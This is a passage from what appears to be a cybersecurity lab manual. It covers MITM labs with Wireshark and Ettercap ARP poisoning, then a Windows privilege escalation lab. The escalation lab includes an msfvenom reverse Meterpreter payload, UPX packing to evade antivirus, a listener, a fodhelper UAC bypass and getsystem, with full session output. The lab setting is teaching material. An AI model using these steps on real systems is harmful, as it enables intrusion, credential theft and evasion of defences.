10. What security mechanisms can be used to detect command injection attacks?

Web Application Firewalls (WAF), intrusion detection systems (IDS), and application security testing tools can detect and block suspicious command execution attempts.

6. Man-in-the-Middle(MITM) Attack

Objective: To understand how MITM attacks and manipulate network traffic

Tools: Ettercap, Wireshark

A Man-in-the-Middle (MITM) attack is a type of cyberattack where an attacker secretly intercepts and possibly alters the communication between two parties who believe they are directly communicating with each other. Here's a more detailed look at how it works and how to protect against it:

How MITM Attacks Work

1. **Interception:** The attacker intercepts the communication between the two parties. This can be done through various methods, such as exploiting insecure Wi-Fi networks or using malicious software to redirect traffic.
2. **Eavesdropping:** The attacker listens in on the communication, capturing sensitive information such as login credentials, personal details, or financial data.
3. **Manipulation:** In some cases, the attacker may alter the communication, injecting false information or commands that could mislead the parties involved or cause harm.
4. **Impersonation:** The attacker might impersonate one of the parties in the communication, making it seem as though they are the legitimate sender or receiver.

Common Methods of MITM Attacks

- **Wi-Fi Eavesdropping:** Attackers can set up rogue Wi-Fi hotspots to capture data from users who connect to them.
- **DNS Spoofing:** The attacker corrupts the Domain Name System (DNS) responses to redirect users to malicious websites.
- **Session Hijacking:** The attacker steals or predicts session tokens to gain unauthorized access to a user's session.
- **SSL Stripping:** The attacker downgrades a secure HTTPS connection to an unencrypted HTTP connection to intercept data.

How to Protect Against MITM Attacks

1. **Use Encryption**
2. **Verify Certificates**
3. **Avoid Unsecured Wi-Fi**
4. **Implement Strong Authentication Keep Software Updated**
5. **Educate Users**

By implementing these measures, you can significantly reduce the risk of falling victim to a MITM attack.

Man-in-the-Middle Attack MITM Using Wireshark


Step 1: Set up two virtual machines: a **Windows VM as the victim/user** and a **Kali Linux VM as the attacker/sniffer**.




Connect both VMs to the same isolated network to simulate a **public Wi-Fi**. Take snapshots of both VMs so you can **restore them** if needed.

VM → **Snapshot** → **Take Snapshot** → **Name** → **Enter**


Step 2: Click on the application, select **Discovery**, and then choose **Wireshark** from the list. Click on it to open Wireshark.



Step 3: You will see a list of network adapters; since we are working on **Ethernet 0 (eth0)**, double-click on it.



This will start capturing packets on that interface, allowing you to monitor all traffic on the subnet.




Step 4: On the Windows VM, open the browser and navigate to <http://testphp.vulnweb.com/> login page. Enter the **username** and **password** as test and test, then click **Login** to submit the credentials.




Step 5: Go back to the Kali Linux VM. After Wireshark has captured the login credentials, **stop the packet capture** by clicking on the red **Stop** button and selecting **Stop**. To find the packet containing the username and password, apply the display filter:

```
http.request.method == "POST"
```

Press **Enter** to apply the filter and isolate the POST request carrying the credentials.



Step 6: On the Kali Linux VM, locate the POST packet in the filtered results. You can identify the packet by **double-clicking on the Windows machine's IP address** in the packet details. Expand the HTTP section and check the Request Body, where the captured credentials will appear as: **username=test & password=test**



Man-in-the-Middle Attack MITM Using Ettercap

Step 1: Open Kali Linux VM. Click on the application, select **Collection**, and then choose **Ettercap** from the list. Click on it to open Ettercap.



Step 2: Go to the **Setup** section in Ettercap. Under Primary Interface, select the network adapter connected to the internet, which is **Ethernet 0 (eth0)**. On the right side, click the **checkmark (✓)** symbol to confirm.




This will start **unified sniffing** on the selected interface.




Step 3: In Ettercap, go to the **Host** menu and select **Host List**. Click on **Scan for Hosts** to detect all devices connected to the network. After scanning for hosts,




select the **victim machine's IP address** and click **Add to Target 1** (👤). Then, select the **gateway IP address** and click **Add to Target 2** (👤). Both the victim and gateway are now set as targets for the MITM attack.



Step 4: Open the **MITM** menu and choose **ARP Poisoning** (Address Resolution Protocol poisoning). In the ARP Poisoning dialog, check **Sniff remote connections** (or **Sniff remote hosts**) and click **OK** to begin.




Ettercap will now poison ARP caches for Target 1 (victim) and Target 2 (gateway) and start intercepting their traffic.



Step 5: On the **Windows VM**, open the browser and navigate to the vulnerable login page <http://testphp.vulnweb.com/>. Enter example credentials (e.g. **username:** sam, **password:** sam) and click **Login** to submit the form.

Switch back to the **Kali VM** and check Ettercap for the intercepted traffic. In Ettercap look at the **Connections / Logs / Hosts** window or the packet console — you should see the HTTP POST request from the victim. The request body will contain the submitted credentials (for example):

username=sam & password=sam



Ref: https://www.youtube.com/watch?v=DEIzWHWDG9Q&ab_channel=UbuntuManiac

Viva Questions:

1. **What is a Man-in-the-Middle (MITM) attack?**

A MITM attack occurs when an attacker secretly intercepts and manipulates communication between two parties.

2. **How does a MITM attack work?**

The attacker positions themselves between the sender and receiver to eavesdrop, alter, or inject malicious data into the communication.

3. **What are common tools used for MITM attacks?**

Ettercap, Wireshark, BetterCAP, and ARP spoofing tools can be used to perform and analyze MITM attacks.

4. **What role does Ettercap play in a MITM attack?**

Ettercap is used for ARP poisoning, DNS spoofing, and intercepting network traffic in real time.

5. **How does ARP spoofing help in MITM attacks?**

ARP spoofing tricks devices into sending data to the attacker instead of the legitimate recipient by poisoning the ARP cache.

6. **How can attackers use Wireshark in a MITM attack?**

Wireshark captures and analyzes network packets to extract sensitive information like credentials or session cookies.

7. **What are the consequences of a MITM attack?**

Attackers can steal credentials, alter messages, inject malware, or hijack user sessions.

8. **How can MITM attacks be prevented?**

Use HTTPS, VPNs, encrypted protocols, ARP inspection, and avoid unsecured Wi-Fi networks.

9. **What is SSL stripping in MITM attacks?**

SSL stripping downgrades HTTPS connections to HTTP, allowing attackers to intercept and read unencrypted traffic.

10. **How does HSTS help prevent MITM attacks?**

HTTP Strict Transport Security (HSTS) forces browsers to use HTTPS, preventing SSL stripping attacks.

7. Privilege Escalation

Objective: To learn techniques to escalate privileges on a compromised system

Tools: Metasploit, Linux/Windows VMs with known vulnerabilities

Privilege escalation refers to a situation in cybersecurity where an attacker gains elevated access to resources that are normally protected from a standard user or application. This can involve obtaining administrative privileges or other forms of unauthorized access to systems, networks, or data.

There are two main types of privilege escalation:

1. Vertical Privilege Escalation (Privilege Elevation)

Definition: A user or application gains higher-level privileges than intended, such as a regular user gaining administrative rights.

Example: Exploiting vulnerability in a system to gain root access in Linux or administrative privileges in Windows.

2. Horizontal Privilege Escalation

Definition: A user gains access to the privileges of another user with similar access levels, often to view or modify their data.

Example: A user accessing another user's private files due to improper access controls.

Techniques for Privilege Escalation

- Exploitation of Vulnerabilities
- Weak Permissions
- Credential Exploitation
- Social Engineering
- Kernel Exploits
- DLL Hijacking
- Access Token Manipulation
- Scheduled Tasks or Cron Jobs

Defense Mechanisms

- Regular Updates and Patch Management
- Principle of Least Privilege (PoLP)
- Use Multi-Factor Authentication (MFA)
- Audit and Monitoring
- Strong Password Policies
- Hardened Configurations

Step 1: Start the **Kali Linux VM**, open a **terminal**, and create a **Windows reverse Meterpreter shell** that will connect back to the attacker machine. This step is **critical** because the **payload** is the core of the remote access attack; without it, the Meterpreter session cannot be established.

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=<kali-IP>lport=444 -f exe-only -o shell.exe
```

```
(kali@kali)-[~/Desktop]
$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.253.131 lport=444 -f exe-only -o shell.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe-only file: 73802 bytes
Saved as: shell.exe
```



Step 2: Reduce the **payload size** to make it more **stealthy** and easier to **transfer**. Smaller payloads may also bypass **antivirus detection**.

```
upx --best --lzma shell.exe
```

```
(kali@kali)-[~/Desktop]
$ upx --best --lzma shell.exe

Ultimate Packer for eXecutables
Copyright (C) 1996 - 2024
UPX 4.2.4 Markus Oberhumer, Laszlo Molnar & John Reiser May 9th 2024

File size      Ratio      Format      Name
-----
73802 →      34816    47.17%    win32/pe    shell.exe

Packed 1 file.
```

Step 3: Move the **payload** from Kali to the **Windows VM**. Without transferring the payload, the **reverse shell** cannot be executed on the target.

```
scp /home/kali/Desktop/shell.exe 'User name'@<WIN-IP>:C:/Users/'User name'/Desktop/
```

```
(kali@kali)-[~]
$ scp /home/kali/Desktop/shell.exe 'NagaraJ Naik@192.168.253.138:C:/Users/NagaraJ Naik/Desktop/'

NagaraJ Naik@192.168.253.138's password:
shell.exe
(kali@kali)-[~]
$
```

Step 4: Launch **Metasploit** to handle incoming **connections** from the **reverse shell**. Metasploit manages **payloads, sessions, and privilege escalation modules**.

msfconsole[illegible]

Step 4: Set up a **listener** on Kali VM to catch the **reverse shell**. This is **critical** because the **reverse shell** will only connect if the **handler** is correctly configured.

```
use exploit/multi/handler # Load the generic handler module
set payload windows/meterpreter/reverse_tcp # Match payload type
```


```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

```
set lhost <KALI - IP>      # Attacker IP
set lport 444              # Listening port
run                        # Start listening
```

```
msf6 exploit(multi/handler) > set lhost 192.168.253.131
lhost => 192.168.253.131
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.253.131:444
```

Step 6: Trigger the **reverse shell** on the **Windows VM**. Running the **payload** establishes the **Meterpreter session**, giving the attacker **initial access**.

Execute **shell.exe** on the **Windows VM**.



```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.253.131:444
[*] Sending stage (177734 bytes) to 192.168.253.130
[*] Meterpreter session 1 opened (192.168.253.131:444 -> 192.168.253.130:59995) at 2025-09-22 12:25:49 -0400
```

Check the current user:

```
getuid
```

```
meterpreter > getuid
Server username: DESKTOP-4S1SKM6\Nagaraj Naik
```

Step 7: Keep the **Meterpreter session** alive to perform additional tasks like **UAC bypass** or **privilege escalation**.

```
background
```

```
meterpreter > background
[*] Backgrounding session 1...
```


Step 8: Elevate privileges to **SYSTEM** using a **UAC bypass exploit**. **SYSTEM** privileges provide **full administrative control**, which is essential for **complete compromise**.

```
search uac bypass
use <Rank No>
set session 1
```

```
msf6 exploit(multi/handler) > search uac bypass
```

Matching Modules

#	Rank	Name	Check	Description	Disclosure Date
0	excellent	exploit/windows/local/cve_2022_26904_superprofile	Yes	User Profile Arbitrary Junction Creation Local Privilege Elevation	2022-03-17
1	manual	exploit/windows/local/bypassuac_windows_store_filesys	Yes	Windows 10 UAC Protection Bypass Via Windows Store (WSRes et.exe)	2019-08-22
2	manual	exploit/windows/local/bypassuac_windows_store_reg	Yes	Windows 10 UAC Protection Bypass Via Windows Store (WSRes et.exe) and Registry	2019-02-19
3	excellent	exploit/windows/local/ask	No	Windows Escalate UAC Execute RunAs	2012-01-03

```
22 exploit/windows/local/bypassuac_fodhelper 2017-05-12
excellent Yes Windows UAC Protection Bypass (Via FodHelper Registry Key
)
```

```
msf6 exploit(multi/handler) > use 22
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > show options
```

Module options (exploit/windows/local/bypassuac_fodhelper):

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > show options
```

Module options (exploit/windows/local/bypassuac_fodhelper):

Name	Current Setting	Required	Description
SESSION	1	yes	The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.253.131	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

exploit

```

msf6 exploit(windows/local/bypassuac_fodhelper) > exploit
[*] Started reverse TCP handler on 192.168.253.131:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fo
dhelper.exe
[*] Cleaning up registry keys ...
[*] Sending stage (177734 bytes) to 192.168.253.130
[*] Meterpreter session 2 opened (192.168.253.131:4444 → 192.168.253.130:600
05) at 2025-09-22 12:37:29 -0400

meterpreter >

```

help

```

meterpreter > help

Core Commands

Command      Description
-----
?            Help menu
background   Backgrounds the current session
bg           Alias for background
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as a background thread
channel       Displays information or control active channels
close        Closes a channel
detach        Detach the meterpreter session (for http/https)
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit         Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid         Get the session GUID

```

Step 9: Confirm successful **privilege escalation**. SYSTEM privileges are required for **full control** over the Windows VM.

```

getuid
getsystem
getuid

```

Final Result:

Server username: NT AUTHORITY\SYSTEM

```

meterpreter > getuid
Server username: DESKTOP-4S1SKM6\Nagaraj Naik
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

```

Ref : <https://www.youtube.com/watch?v=XA1OOFQYPIA&t=985s>

Viva Questions

1. **What is privilege escalation?**

Privilege escalation is the process of gaining higher access levels on a system, moving from a low-privileged user to an administrator/root user.

2. **What are the two types of privilege escalation?**

- **Vertical privilege escalation:** Gaining higher privileges than intended (e.g., from user to root).
- **Horizontal privilege escalation:** Gaining access to another user's account with similar privileges.

3. **What tools are commonly used for privilege escalation?**

Metasploit, LinPEAS, WinPEAS, PowerUp, and local exploit scripts are commonly used tools.

4. **How does Metasploit help in privilege escalation?**

Metasploit provides automated exploits and post-exploitation modules to elevate privileges on compromised systems.

5. **What are common privilege escalation techniques on Linux?**

Exploiting SUID/SGID binaries, kernel vulnerabilities, misconfigured sudo permissions, and credential reuse.

